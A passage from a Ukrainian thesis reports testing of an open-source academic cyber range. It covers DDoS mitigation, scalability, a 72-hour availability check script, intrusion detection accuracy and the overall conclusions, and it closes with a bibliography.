

Рисунок 3.2 - Завантаження CPU та мережевий трафік під час DDoS-атаки

Як видно з графіків, до початку атаки (0–60 с) система працювала у штатному режимі: завантаження CPU становило ~15%, трафік - близько 50 Мбіт/с. З початком атаки (60 с) спостерігалося різке зростання завантаження CPU до 85% та трафіку до 920 Мбіт/с - канал зв'язку фактично насичувався. Після активації механізмів мітигації (SYN Cookies на рівні ядра Linux та правил pfSense Traffic Shaper) на 180-й секунді показники поверталися до норми протягом 30–40 секунд. Тест підтвердив здатність системи виявляти та відображати DDoS-атаки, а також ефективність вбудованих захисних механізмів.

3.5.3 Тестування масштабованості

Другий тест досліджував залежність завантаження ресурсів хост-сервера від кількості одночасно запущених віртуальних машин. Результати наведено на рисунку 3.4 (ліворуч).



Рисунок 3.3 - Масштабованість (ліворуч) та доступність кіберполігону (праворуч)

Результати підтвердили, що при максимальній проєктній конфігурації (15 одночасних ВМ) завантаження CPU склало 62%, а RAM - 84%, що залишається в межах допустимого порогу навантаження (80% для CPU). Отриманий результат узгоджується з висновками Lakhno et al. (2025), де для конфігурації зі 140 ВМ завантаження CPU не перевищувало 60%. Це свідчить про наявність достатнього резерву продуктивності та можливість подальшого масштабування системи.

3.5.4 Тестування надійності та доступності

Третій тест - 72-годинний тест безперервної роботи (stress/soak test) - мав на меті оцінити стабільність та доступність кіберполігону при тривалій експлуатації. Скрипт автоматизованої перевірки доступності кожні 60 секунд опитував усі ключові сервіси.

Таблиця 3.16 - availability_check.sh

```
#!/bin/bash
# Availability monitor - Cyber Range (72h soak test)
declare -A SERVICES=(
  ["web-srv"]="http://10.0.2.10/"
  ["dns"]="10.0.2.20:53"
  ["mysql"]="10.0.3.20:3306"
  ["ad-dc"]="10.0.3.10:389"
  ["kibana"]="http://10.0.0.10:5601/"
)
LOG="availability_$(date +%Y%m%d).log"

while true; do
  TS=$(date "+%Y-%m-%d %H:%M:%S")
  for name in "${!SERVICES[@]}"; do
    ep="${SERVICES[$name]}"
    if [[ "$ep" == http* ]]; then
      code=$(curl -s -o /dev/null -w "%{http_code}" --max-time 5 "$ep")
      status=$([[ "$code" == "200" ]] && echo UP || echo DOWN)
    else
      host="${ep%%:*}"; port="${ep##*:}"
      status=$(nc -z -w3 "$host" "$port" && echo UP || echo DOWN)
    fi
    echo "${TS},${name},${status}" >> "${LOG}"
  done
  sleep 60
done
```

Результати 72-годинного тесту (рис. 3.3, праворуч) показали загальну доступність системи 99,86%, що перевищує цільовий SLA-поріг 99%. Два короткочасні зниження доступності на 24-й та 48-й годинах відповідали запланованим автоматичним скиданням стану (reset) середовища між тестовими циклами і не перевищували 40 секунд кожне. Жодних незапланованих збоїв або витоків пам'яті за весь період тестування не зафіксовано.

3.6 Дослідження ефективності виявлення атак

Окремий блок тестування присвячено оцінці ефективності підсистеми виявлення вторгнень (Suricata + Elastic SIEM). Для кожного з шести сценаріїв атак вимірювалися дві ключові характеристики: затримка виявлення (час від початку атаки до генерації сповіщення) та якість виявлення (precision та recall).



Рисунок 3.4 - Затримка виявлення (ліворуч) та якість виявлення атак (праворуч)

Як видно з рисунку 3.4, найшвидше виявлялися атаки з чіткими мережевими сигнатурами: SQL-ін'єкція (0,9 с) та DDoS SYN Flood (1,2 с). Найбільшу затримку демонстрували складні багатоетапні атаки - Lateral Movement (12,4 с) та Ransomware (8,7 с), оскільки їх виявлення потребує кореляції декількох подій у часі. Показники precision та recall для простих атак перевищували 94%, тоді як для Lateral Movement становили 82% та 78% відповідно - це узгоджується з відомою складністю виявлення APT-технік.

Агрегована матриця помилок системи виявлення за всіма сценаріями представлена на рисунку 3.5.



Рисунок 3.5 - Матриця помилок (ліворуч) та інтегральна оцінка ефективності F1 (праворуч)

Агрегована матриця помилок показала високі загальні показники системи виявлення: точність (Accuracy) 97,7%, precision 98,1%, recall 96,5% та F1-міра 97,3%. Кількість хибнопозитивних спрацювань (False Positive) склала лише 8 на 985 проаналізованих подій, що свідчить про якісне налаштування правил Suricata та мінімізацію «шуму» в роботі SIEM.

3.6.1 Інтегральна оцінка ефективності кіберполігону

Для комплексної кількісної оцінки ефективності кіберполігону застосовано модель інтегральної оцінки, запропоновану у роботі Lakhno et al. (2025). Інтегральна цільова функція F1 обчислюється як зважена сума ключових показників:

$$F1 = \alpha \cdot E + \beta \cdot S + \gamma \cdot R,$$

де E - ефективність (продуктивність та раціональність використання ресурсів), S - успішність (надійність, відсутність збоїв), R - стійкість (опірність перевантаженням), а α, β, γ - вагові коефіцієнти важливості (за умови α + β + γ = 1). Для оцінки прийнято рівнозначні ваги α = β = γ = 0,33.

На основі результатів тестування обчислено нормалізовані значення компонентів (рис. 3.5, праворуч): пропускна здатність T = 0,86, ефективність використання ресурсів η = 0,78, ймовірність успішного завершення сесії Ps = 0,96, коефіцієнт стійкості C = 0,88. Підставивши агреговані показники E, S, R у формулу,

отримано інтегральну оцінку ефективності кіберполігону F1 = 0,87, що відповідає високому рівню ефективності та підтверджує придатність розробленого рішення для навчальних та дослідницьких цілей.

Таблиця 3.1 - Інтегральна оцінка ефективності розробленого кіберполігону

Показник	**Позначення**	**Значення**	**Оцінка**
Пропускна здатність	T	0,86	Висока
Ефективність ресурсів	**η**	**0,78**	**Достатня**
Ймовірність успіху сесії	Ps	0,96	Дуже висока
Коефіцієнт стійкості	**C(t)**	**0,88**	**Висока**
Інтегральна оцінка	**F1**	**0,87**	**Висока**

3.7 Аналіз отриманих результатів

За результатами комплексного тестування розробленого кіберполігону можна зробити узагальнені висновки щодо відповідності системи поставленим вимогам.

Таблиця 3.2 - Відповідність розробленого кіберполігону вимогам

Вимога	**Опис**	**Результат**	**Статус**
Ф1	Трирівнева топологія з реалістичними сервісами	4 зони, 9 сервісів	Виконано
Ф2	**Підтримка ≥5 категорій атак**	**6 сценаріїв**	**Виконано**
Ф3	Інтеграція IDS/SIEM з кореляцією подій	Suricata+ELK	Виконано
Ф4	**Автоматизоване розгортання (IaC)**	**5–10 хв**	**Виконано**
НФ1	Ресурсна ефективність	CPU 62%, RAM 84%	Виконано
НФ2	**Масштабованість**	**Резерв 18-38%**	**Виконано**
НФ3	Відкритість (Open Source)	100% FOSS	Виконано
НФ4	**Безпека ізоляції**	**4 ізол. зони**	**Виконано**

Аналіз таблиці 3.2 свідчить, що розроблений кіберполігон повністю задовольняє всі функціональні (Ф1–Ф5) та нефункціональні (НФ1–НФ5) вимоги,

сформульовані на етапі постановки задачі. Усі заплановані сценарії атак успішно реалізовані та виявлені системою моніторингу, а показники продуктивності та надійності перевищують встановлені пороги.

Виявлено також напрями для подальшого вдосконалення. Затримка виявлення складних багатоетапних атак (Lateral Movement, Ransomware) залишається відносно високою (8–12 с), що обумовлено необхідністю кореляції подій. Підвищення ефективності у цьому напрямі можливе шляхом інтеграції алгоритмів машинного навчання для поведінкового аналізу, а також додавання HIDS-агентів Wazuh на критичні вузли для прискорення виявлення внутрішніх загроз.

Висновки до розділу 3

У третьому розділі здійснено практичну реалізацію та комплексне тестування розробленого кіберполігону для дослідження мережевих атак на корпоративну інфраструктуру.

1. Реалізовано повністю автоматизований конвеєр розгортання кіберполігону на базі Terraform та Ansible. Розроблено робочі скрипти (main.tf, site.yml, ролі Ansible), що забезпечують відтворюване створення середовища протягом 5–10 хвилин.

2. Розгорнуто та налаштовано підсистему моніторингу: Elastic Stack 8.x (через Docker Compose) та Suricata 7.x з власним набором правил виявлення (local.rules) для шести сценаріїв атак.

3. Розроблено набір готових скриптів виконання сценаріїв атак (DDoS, SQL Injection, ARP-спуфінг/MITM, Brute Force), що є практичним інструментарієм дослідження мережевих атак.

4. Тестування продуктивності підтвердило ресурсну ефективність: при 15 одночасних ВМ завантаження CPU склало 62%, RAM - 84% (у межах порогу). 72-годинний тест надійності показав доступність 99,86% без незапланованих збоїв.

5. Дослідження ефективності виявлення показало високі агреговані показники: Accuracy 97,7%, Precision 98,1%, Recall 96,5%, F1-міра 97,3%. Затримка виявлення простих атак не перевищувала 3,5 с.

6. Обчислено інтегральну оцінку ефективності кіберполігону за моделлю Lakhno et al. (2025): F1 = 0,87, що відповідає високому рівню ефективності та підтверджує придатність рішення для навчальних і дослідницьких цілей.

7. Підтверджено повну відповідність розробленого кіберполігону всім функціональним (Ф1–Ф5) та нефункціональним (НФ1–НФ5) вимогам. Визначено напрями подальшого вдосконалення - інтеграція ML-аналізу та HIDS-агентів Wazuh.

Таким чином, розроблений кіберполігон є завершеним, працездатним та ефективним рішенням, придатним для практичного використання в освітньому процесі підготовки фахівців спеціальності 123 «Комп'ютерна інженерія» та для проведення наукових досліджень у сфері мережевої безпеки.

ЗАГАЛЬНІ ВИСНОВКИ

У випускній кваліфікаційній роботі вирішено актуальне науково-прикладне завдання - спроєктовано та практично реалізовано кіберполігон для дослідження мережевих атак на корпоративну інфраструктуру на основі технологій відкритого програмного забезпечення та віртуалізації. Мету роботи, що полягала у створенні безпечного, реалістичного та відтворюваного середовища для дослідження мережевих атак і оцінки ефективності засобів виявлення та протидії, повністю досягнуто.

Робота виконана в межах спеціальності 123 «Комп'ютерна інженерія», освітньої програми «Комп'ютерні системи та мережі», і поєднала компетенції з проєктування комп'ютерних мереж, технологій віртуалізації, системного адміністрування та мережевої безпеки, що відповідає міждисциплінарному профілю зазначеної спеціальності.

У процесі виконання роботи отримано такі основні результати:

1. Проаналізовано сучасний стан кібербезпеки корпоративних мереж та встановлено стійку тенденцію до зростання кількості й складності кіберзагроз - понад чотириразове збільшення кількості тижневих атак на одну організацію впродовж 2019–2024 рр. Систематизовано класифікацію мережевих атак за сімома основними категоріями (DoS/DDoS, мережеві атаки L2–L3, MITM, атаки на застосунки, атаки на автентифікацію, APT/Lateral Movement, шкідливе ПЗ), що обґрунтувало актуальність розробки.

2. Проведено порівняльний аналіз існуючих рішень у сфері кіберполігонів (National Cyber Range, Cyberbit, IBM Cyber Range, KYPO CRP, CDeX, GNS3/EVE-NG), за результатами якого встановлено, що жодна з доступних відкритих платформ не задовольняє одночасно всім вимогам академічного середовища. Це обґрунтувало доцільність розробки власного рішення на основі відкритого ПЗ.

3. Сформульовано задачу проєктування у вигляді п'яти функціональних (Ф1–Ф5) та п'яти нефункціональних (НФ1–НФ5) вимог, що стали критеріями оцінки результату на всіх етапах роботи.

4. Обґрунтовано вибір технологічного стека: гібридна архітектура на базі гіпервізора Proxmox VE 8.x із мікросервісним SIEM-стеком. Проведено порівняльний аналіз платформ віртуалізації, за результатами якого обрано KVM/Proxmox VE (для повноцінних ВМ) у поєднанні з Docker (для компонентів моніторингу).

5. Спроєктовано мережеву архітектуру кіберполігону з чіткою сегментацією на чотири ізольовані зони (Attacker 10.0.1.0/24, DMZ 10.0.2.0/24, LAN 10.0.3.0/24, Management 10.0.0.0/24) з контрольованим міжзонним трафіком через мережевий екран pfSense, що забезпечило виконання вимоги ізоляції.

6. Розроблено конвеєр автоматизованого розгортання за принципами Infrastructure-as-Code (Terraform + Ansible), що забезпечує повністю відтворюване створення середовища та автоматичне скидання його стану між сесіями протягом 5–10 хвилин.

7. Реалізовано підсистему моніторингу та виявлення вторгнень на базі Suricata 7.x (з власним набором правил local.rules) та Elastic Stack 8.x, що забезпечує збір, нормалізацію, кореляцію та візуалізацію подій безпеки у реальному часі.

8. Розроблено набір готових до використання скриптів виконання сценаріїв мережевих атак (DDoS SYN Flood, SQL Injection, ARP-спуфінг/MITM, Brute Force, Lateral Movement) із прив'язкою до фреймворку MITRE ATT&CK, що становить практичний інструментарій дослідження.

9. Виконано комплексне тестування продуктивності, надійності та ефективності виявлення атак, результати якого підтвердили відповідність розробленого рішення всім поставленим вимогам.

Кількісні результати експериментального тестування узагальнено в таблиці.

Таблиця В.1 - Результатів експериментального тестування кіберполігону

Показник	**Результат**	**Оцінка**
Час автоматизованого розгортання середовища	5–10 хвилин	Відмінно
Завантаження CPU при 15 одночасних ВМ	**62%**	**У межах**
Завантаження RAM при 15 одночасних ВМ	84%	У межах

Доступність системи (72-годинний тест)	**99,86%**	**> SLA 99%**
Точність виявлення атак (Accuracy)	97,7%	Висока
F1-міра системи виявлення	**97,3%**	**Висока**
Затримка виявлення простих атак	< 3,5 с	Відмінно
Інтегральна оцінка ефективності (F1)	**0,87**	**Висока**

Як свідчать наведені дані, розроблений кіберполігон повністю задовольняє всі функціональні (Ф1–Ф5) та нефункціональні (НФ1–НФ5) вимоги, а показники продуктивності, надійності та ефективності виявлення атак перевищують встановлені порогові значення. Інтегральна оцінка ефективності F1 = 0,87, обчислена за моделлю Lakhno et al. (2025), відповідає високому рівню та підтверджує придатність рішення для практичного застосування.

Наукова новизна роботи

Наукова новизна полягає у розробці цілісного підходу до побудови академічного кіберполігону, що поєднує: чотиризонну сегментовану мережеву архітектуру, повністю автоматизований IaC-конвеєр розгортання на базі виключно відкритого програмного забезпечення та інтегровану підсистему моніторингу з власним набором правил виявлення, орієнтованих на конкретні сценарії атак. Застосовано кількісну модель інтегральної оцінки ефективності, що дозволяє об'єктивно оцінювати придатність кіберполігону за сукупністю показників продуктивності, надійності та стійкості.

Практична цінність

Практична цінність роботи полягає в тому, що розроблений кіберполігон є завершеним, працездатним рішенням, готовим до безпосереднього використання. Усі компоненти системи реалізовано на основі вільного програмного забезпечення, що робить рішення доступним для відтворення в умовах обмеженого бюджету. Зокрема, результати роботи можуть бути використані для:

– підготовки фахівців спеціальності 123 «Комп'ютерна інженерія» та суміжних спеціальностей у сфері мережевої безпеки в практичних умовах, наближених до реальних;

– проведення наукових досліджень нових векторів мережевих атак та методів їх виявлення в ізольованому безпечному середовищі;

– тестування та порівняльної оцінки засобів захисту (IDS/IPS, SIEM) без ризику для виробничих систем;

– організації навчальних кіберзмагань формату Capture the Flag та тренінгів «червоної» і «синьої» команд.

Напрями подальших досліджень

Перспективними напрямами подальшого вдосконалення розробленого кіберполігону є:

– інтеграція алгоритмів машинного навчання для поведінкового аналізу мережевого трафіку з метою зменшення затримки виявлення складних багатоетапних атак (Lateral Movement, APT);

– додавання HIDS-агентів Wazuh на критичні вузли для прискорення виявлення внутрішніх загроз та контролю цілісності файлів;

– розширення набору сценаріїв атаками на промислові системи керування (ICS/SCADA) та IoT-пристрої;

– реалізація кластерної конфігурації Proxmox VE для підвищення масштабованості та відмовостійкості при одночасній роботі великої кількості користувачів.

Таким чином, усі поставлені у роботі завдання повністю виконано, а мету досягнуто. Розроблений кіберполігон є ефективним, надійним та доступним інструментом для дослідження мережевих атак на корпоративну інфраструктуру, придатним як для освітніх, так і для наукових цілей.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. ДСТУ 8302:2015. Інформація та документація. Бібліографічне посилання. Загальні положення та правила складання. [Чинний від 2016-07-01]. Київ: ДП «УкрНДНЦ», 2016. 16 с. (Інформація та документація).

2. ДСТУ ГОСТ 7.1:2006. Система стандартів з інформації, бібліотечної та видавничої справи. Бібліографічний запис. Бібліографічний опис. Загальні вимоги та правила складання. Київ: Держспоживстандарт України, 2007. 47 с.

3. ISO/IEC 27001:2022. Information security, cybersecurity and privacy protection - Information security management systems - Requirements. Geneva: ISO, 2022. 19 p.

4. NIST Special Publication 800-181. National Initiative for Cybersecurity Education (NICE) Cybersecurity Workforce Framework / W. Newhouse, S. Keith, B. Scribner, G. Witte. Gaithersburg, MD: NIST, 2017. DOI: 10.6028/NIST.SP.800-181.

5. Державний центр кіберзахисту. Кібертренувальний центр. URL: https://scpc.gov.ua/uk/cyber-trainer (дата звернення: 07.06.2026).

6. Команда реагування на комп’ютерні надзвичайні події України (CERT-UA): офіційний сайт. URL: https://cert.gov.ua/ (дата звернення: 07.06.2026).

7. Chouliaras N., Kittes G., Kantzavelou I., Maglaras L., Pantziou G., Ferrag M. A. Cyber Ranges and TestBeds for Education, Training, and Research. *Applied Sciences*. 2021. Vol. 11, № 4. P. 1809. DOI: 10.3390/app11041809.

8. Davis J., Magrath S. A Survey of Cyber Ranges and Testbeds: Technical Report. Edinburgh: DSTO Defence Science and Technology Organisation, 2013. 38 p.

9. European Cyber Security Organisation (ECSO). Understanding Cyber Ranges: From Hype to Reality. WG5 Paper. Brussels: ECSO, 2020. 31 p.

10. Ferguson B., Tall A., Olsen D. National Cyber Range Overview. *Proceedings of the IEEE Military Communications Conference (MILCOM’14)*, Baltimore, MD, USA. IEEE, 2014. P. 123–128.

11. Grimaldi A., Ribiollet J., Nespoli P., Garcia-Alfaro J. Toward Next-Generation Cyber Range: A Comparative Study of Training Platforms. *Computer Security. ESORICS 2023 International Workshops (SecAssure)*. Cham: Springer, 2024. P. 271–290.

12. Hallaq B., Nicholson A., Smith R., Maglaras L., Janicke H., Jones K. CYRAN: A Hybrid Cyber Range for Testing Security on ICS/SCADA Systems. Pennsylvania, PA: IGI Global, 2018. DOI: 10.4018/978-1-5225-1829-7.ch012.

13. Karjalainen M., Kokkonen T. Comprehensive Cyber Arena: The Next Generation Cyber Range. *Proceedings of the IEEE European Symposium on Security and Privacy Workshops (EuroS&PW'20)*, Genoa, Italy. IEEE, 2020. P. 11–16.

14. Lates I. Cyber Ranges Implementation Methodology. *Proceedings of the 16th International Conference on Business Excellence (PICBE)*. 2022. Vol. 16, № 1. P. 1259–1269. DOI: 10.2478/picbe-2022-0115.

15. Leitner M., Frank M., Hotwagner W., Langner G., Maurhart O., Pahi T., Reuter L., Skopik F., Smith P., Warum M. Enabling Exercises, Education and Research with a Comprehensive Cyber Range. *Journal of Wireless Mobile Networks, Ubiquitous Computing, and Dependable Applications (JoWUA)*. 2021. Vol. 12, № 4. P. 37–61. DOI: 10.22667/JOWUA.2021.12.31.037.

16. Noponen S., Parssinen J., Salonen J. Cybersecurity of Cyber Ranges: Threats and Mitigations. *International Journal of Information Security Research (IJISR)*. 2022. Vol. 12. P. 1032–1040.

17. Pham C., Tang D., Chinen K., Beuran R. CyRIS: A Cyber Range Instantiation System for Facilitating Security Training. *Proceedings of the 7th International Symposium on Information and Communication Technology (SoICT'16)*. ACM, 2016. P. 251–258. DOI: 10.1145/3011077.3011087.

18. Russo E., Verderame L., Merlo A. Enabling Next-Generation Cyber Ranges with Mobile Security Components. *Testing Software and Systems (ICTSS 2020)*, Naples, Italy. Cham: Springer, 2020. P. 150–165.

19. Smyrlis M., Somarakis I., Spanoudakis G., Hatzivasilis G., Ioannidis S. CYRA: A Model-Driven Cyber Range Assurance Platform. *Applied Sciences*. 2021. Vol. 11, № 11. P. 5165. DOI: 10.3390/app11115165.

20. Ukwandu E., Ben Farah M. A., Hindy H., Brosset D., Kavallieros D., Atkinson R., Tachtatzis C., Bures M., Andonovic I., Bellekens X. A Review of Cyber-Ranges and Test-Beds: Current and Future Trends. *Sensors*. 2020. Vol. 20, № 24. P. 7148. DOI: 10.3390/s20247148.

21. Urias V. E., Stout W. M. S., Van Leeuwen B., Lin H. Cyber Range Infrastructure Limitations and Needs of Tomorrow: A Position Paper. *Proceedings of the International Carnahan Conference on Security Technology (ICCST)*. IEEE, 2018. P. 1–5. DOI: 10.1109/CCST.2018.8585460.

22. Vykopal J., Oslejsek R., Celeda P., Vizvary M., Tovarnak D. KYPO Cyber Range: Design and Use Cases. *Proceedings of the 12th International Conference on Software Technologies (ICSOFT'17)*, Madrid, Spain. SciTePress, 2017. P. 310–321.

23. Vykopal J., Vizvary M., Oslejsek R., Celeda P., Tovarnak D. Lessons Learned from Complex Hands-on Defence Exercises in a Cyber Range. *Proceedings of the IEEE Frontiers in Education Conference (FIE'17)*, Indianapolis, USA. IEEE, 2017. P. 1–8. DOI: 10.1109/FIE.2017.8190713.

24. Yamin M. M., Katt B., Gkioulos V. Cyber Ranges and Security Testbeds: Scenarios, Functions, Tools and Architecture. *Computers & Security*. 2020. Vol. 88. P. 101636. DOI: 10.1016/j.cose.2019.101636.

25. Yaroviy R., Skliarenko O., Kozynets A., Lakhno V. Quantitative Models for Evaluating the Efficiency and Resilience of a Cyber Range for Educational and Research Purposes. *CEUR Workshop Proceedings: Applied Information Systems and Technologies in the Digital Society (AISTDS-2025)*, Kyiv, Ukraine. 2025. Vol. 4133.

26. Čeleda P., Čegan J., Vykopal J., Tovarňák D. KYPO - A Platform for Cyber Defence Exercises. *STO-MP-MSG-133: M&S Support to Operational Tasks Including War Gaming, Logistics, Cyber Defence*. Munich: NATO Science and Technology Organization, 2015. P. 1–12.

27. Giuliano V., Formicola V. ICSrange: A Simulation-based Cyber Range Platform for Industrial Control Systems. arXiv:1909.01910 [cs, eess]. 2019. URL: https://arxiv.org/abs/1909.01910 (дата звернення: 07.06.2026).

28. Rebecchi F., Pastor A., Mozo A., Lombardo C., Bruschi R., Aliferis I., Doriguzzi-Corin R., Gouvas P. A Digital Twin for the 5G Era: the SPIDER Cyber Range. *Proceedings of the IEEE 23rd International Symposium on a World of Wireless, Mobile and Multimedia Networks (WoWMoM)*. IEEE, 2022. P. 567–572. DOI: 10.1109/WoWMoM54355.2022.00088.

29. CyberMAR Consortium. D2.1: State of the Art Cyber-Range Technologies Analysis. Version 1.0. EU H2020 Project Cyber-MAR, 2019–2022. 44 p.

30. Check Point Research. Cyber Security Report 2024. URL: https://www.checkpoint.com/security-report/ (дата звернення: 07.06.2026).

31. IBM Security. X-Force Threat Intelligence Index 2024. URL: https://www.ibm.com/reports/threat-intelligence (дата звернення: 07.06.2026).

32. Verizon. 2023 Data Breach Investigations Report (DBIR). URL: https://www.verizon.com/business/resources/reports/dbir/ (дата звернення: 07.06.2026).

33. MITRE Corporation. MITRE ATT&CK: Adversarial Tactics, Techniques, and Common Knowledge. URL: https://attack.mitre.org/ (дата звернення: 07.06.2026).

34. National Institute of Standards and Technology (NICE). The Cyber Range: A Guide. URL: https://www.nist.gov/itl/applied-cybersecurity/nice/ (дата звернення: 07.06.2026).

35. Proxmox Server Solutions GmbH. Proxmox VE Administration Guide. URL: https://pve.proxmox.com/pve-docs/ (дата звернення: 07.06.2026).

36. HashiCorp. Terraform Documentation. URL: https://developer.hashicorp.com/terraform/docs (дата звернення: 07.06.2026).

37. Red Hat, Inc. Ansible Documentation. URL: https://docs.ansible.com/ (дата звернення: 07.06.2026).

38. Open Information Security Foundation (OISF). Suricata User Guide. URL: https://docs.suricata.io/ (дата звернення: 07.06.2026).

39. Elastic N. V. Elastic Stack Documentation. URL: https://www.elastic.co/guide/ (дата звернення: 07.06.2026).

40. Netgate. pfSense Documentation. URL: https://docs.netgate.com/pfsense/ (дата звернення: 07.06.2026).

41. Wood R. Damn Vulnerable Web Application (DVWA). URL: https://github.com/digininja/DVWA (дата звернення: 07.06.2026).

42. OffSec Services Limited. Kali Linux Documentation. URL: https://www.kali.org/docs/ (дата звернення: 07.06.2026).

43. Rapid7 LLC. Metasploit Framework Documentation. URL: https://docs.metasploit.com/ (дата звернення: 07.06.2026).

ДОДАТКИ